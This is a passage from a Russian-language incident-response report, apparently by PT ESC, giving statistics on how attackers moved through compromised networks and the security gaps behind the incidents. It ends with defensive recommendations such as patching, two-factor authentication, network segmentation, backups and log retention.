ESC IR инцидентах киберпреступники с помощью **Exchange SSRF** выгружали почтовую переписку и использовали ее фрагменты в качестве доказательства взлома инфраструктуры с целью шантажа для получения выкупа.

На этапе продвижения по сети атакующих также интересуют серверы централизованного управления СЗИ. Они обладают широкой видимостью в сети, имеют привилегированные учетные записи и поэтому зачастую используются злоумышленниками, например для массового распространения и запуска шифровальщиков.

Рисунок 30. Системы, которые удалось скомпрометировать злоумышленникам по мере продвижения в инфраструктуре (доля компаний)



Злоумышленники заметают следы, удаляя или модифицируя индикаторы компрометации, а если инцидент охватывает длительный период времени, то часть артефактов, связанных с ним, может быть просто утеряна, например в связи с ротацией журналов событий или перезагрузкой (выключением) скомпрометированных узлов. Все это влияет на точность оценки масштаба инцидента, поэтому далеко не всегда удается назвать точное число затронутых узлов или учетных записей. Тем не менее, по нашим оценкам, в каждой второй инфраструктуре были затронуты не менее десяти узлов и не менее пяти учетных записей. Важно отметить, что в случае компрометации контроллера домена и (или) аутентификационных данных администратора домена потенциально могут быть скомпрометированы все учетные записи пользователей этого домена.

Рисунок 31. Распределение проектов по числу затронутых узлов






Рисунок 32. Распределение проектов по числу скомпрометированных учетных записей



Как и прежде, чаще всего злоумышленники атаковали узлы под управлением Windows. Однако мы обращаем внимание на довольно высокую долю затронутых узлов под управлением Linux (28%). Призываем уделить особое внимание защите Linux-узлов, если они есть в вашей инфраструктуре. Практика в очередной раз доказывает, что ничтожно малая подверженность Linux-инфраструктуры кибератакам — не более чем заблуждение.

Рисунок 33. Распределение ОС (по затронутым узлам, выявленным в процессе расследований)



ПРИЧИНЫ ИНЦИДЕНТОВ

В каждом втором проекте (47%) мы столкнулись с использованием устаревших версий операционных систем или ПО, в частности на узлах сетевого периметра, и отсутствием выстроенного процесса их обновления. В 41% проектов успешной реализации действий атакующих способствовало отсутствие двухфакторной аутентификации на узлах. Важно отметить, что в некоторых случаях двухфакторная аутентификация могла бы помочь предотвратить атаку через организацию подрядчика.


В ходе работ над каждым четвертым проектом (26%) мы отмечали недостаточно эффективную настройку защиты конечных точек. В частности, на многих рабочих станциях и серверах параметры средств антивирусной защиты не позволяли осуществлять защиту на должном уровне либо не было обеспечено полное покрытие инфраструктуры этими средствами.

В 38% проектов мы отметили недостаточную сегментацию сети. Отсутствие эффективной сегментации может стать одним из факторов, способствующих существенному сокращению длительности некоторых этапов кибератаки. На этапе внутренней разведки отсутствие сегментации сети позволяет атакующим с любой точки инфраструктуры получить информацию обо всех остальных ее узлах и оперативно определить приоритетные цели. Появляется возможность компрометации таких целей — как ключевых узлов инфраструктуры, например контроллеров домена, так и более специфических узлов, способных прямым образом послужить достижению целей атаки, — чуть ли не напрямую с узлов сетевого периметра. Так, в случае намерений у злоумышленников, связанных с шифрованием или уничтожением информации, отсутствие сегментации сети существенно упрощает им задачу — потому что точкой централизованного распространения и запуска ВПО, «дотягивающейся» до всех необходимых узлов, может выступить любой узел, что потенциально делает ущерб максимальным.

В каждом пятом проекте (18%) мы сталкивались со случаями небезопасного хранения чувствительной информации, в частности аутентификационных данных. В ряде случаев злоумышленники получали доступ к файлам с учетными данными в открытом виде, зачастую хранившимся непосредственно на рабочих столах компьютеров сотрудников. Кроме того, злоумышленники нередко ищут логины и пароли во внутренних информационных системах, например в Confluence.

В 12% проектов выявлены недостатки парольной политики: использование простых и недостаточно длинных паролей, в том числе пустых или паролей по умолчанию, для доступа к сервисам на сетевом периметре, использование одних и тех же учетных данных для доступа к разным ресурсам.

Рисунок 34. Основные недостатки механизмов защиты, ставшие причинами успешных атак (доля проектов)



КАК НЕ СТАТЬ ЖЕРТВОЙ

Результаты наших исследований актуальных киберугроз в мире и в СНГ в частности свидетельствуют о ежегодном росте интенсивности кибератак. Вместе с этим закономерно растет количество и объем проектов по расследованию инцидентов и ретроспективному анализу, выполняемых IR-специалистами из команды PT ESC. Как показывает наша обширная практика, многие инциденты возможно предотвратить либо остановить до наступления недопустимых событий. Для этого мы рекомендуем соблюдать основные принципы кибербезопасности:

- Использовать актуальные версии ОС и прикладных программ (в том числе СЗИ), выстроить процессы, связанные с управлением уязвимостями и их устранением. Отслеживать трендовые уязвимости на активах и установить SLA по их устранению — 24 часа.
- Внедрить двухфакторную аутентификацию для всех публично доступных сервисов (VPN, электронная почта и т. д.), а также для всех административных учетных записей в корпоративной сети.
- Сегментировать сеть и ограничить доступ между сегментами в соответствии с вашими бизнес-процессами. Ограничить взаимодействие внутри сегментов с помощью межсетевого экрана на узлах по необходимым портам и сервисам.
- Наладить процесс регулярного создания резервных копий критически значимых ресурсов и обеспечить их хранение изолированно от основной инфраструктуры. Придерживаться правила «3–2–1» при организации процесса резервного копирования данных.
- Обеспечить защиту конечных точек, в частности уделить больше внимания антивирусной защите. Необходимо, чтобы антивирусные средства защиты были установлены на всех ключевых серверах и рабочих станциях и функционировали в режиме постоянного мониторинга. Кроме того, рекомендуем внедрить антивирусные решения нескольких вендоров, способных обнаруживать скрытое присутствие вредоносных программ и позволяющих выявлять и блокировать вредоносную активность в различных потоках данных: в почтовом, сетевом и веб-трафике, в файловых хранилищах, на веб-порталах.
- Регулярно проводить аудит периметра инфраструктуры как на предмет уязвимостей, так и на предмет неиспользуемых общедоступных сервисов.
- Не хранить чувствительные данные в открытом виде. При хранении файлов с конфиденциальной информацией рекомендуется использовать зашифрованные разделы или контейнеры, для доступа к которым используются стойкие пароли. Для хранения и использования учетных данных рекомендуется использовать менеджер паролей.
- Установить требования к минимальной сложности паролей, исключающие возможность использования словарных комбинаций. Внедрить защиту учетных данных с помощью Credential Guard.
- Организовать централизованный сбор и долговременное (не менее 1 года) хранение журналов событий, в том числе журналов контроллеров домена, СЗИ, VPN, DNS и прокси-серверов.

Мы настоятельно советуем использовать современные средства и технологии защиты информации, которые доказали свою эффективность в борьбе с киберпреступниками. В их числе:

- системы управления информацией и событиями безопасности (security information and event management, SIEM);
- системы поведенческого анализа сетевого трафика (network traffic analysis, NTA);
- межсетевые экраны для глубокой фильтрации трафика (next generation firewall, NGFW);
- средства защиты веб-приложений (web application firewall, WAF);
- изолированные среды для анализа вредоносных объектов (sandbox, «песочницы»);
- решения для обнаружения и реагирования на события, связанные с вредоносной активностью на конечных узлах (endpoint detection and response, EDR) и их современные расширенные версии (extended detection and response, XDR);
- системы контроля привилегированных учетных записей (privileged access management, PAM).

Чтобы быть в курсе актуальных киберугроз, знать о современных техниках атак активных группировок и инструментах киберпреступников, рекомендуем изучать публикации экспертов PT ESC Incident Response, обращать внимание на посты других команд PT ESC в Telegram-канале ESCalator, а также на наши регулярные аналитические отчеты, посвященные ландшафту киберугроз и трендовым уязвимостям. Эта информация поможет вам быть на шаг впереди киберпреступников и ускорить реагирование на инциденты.

@ptescalator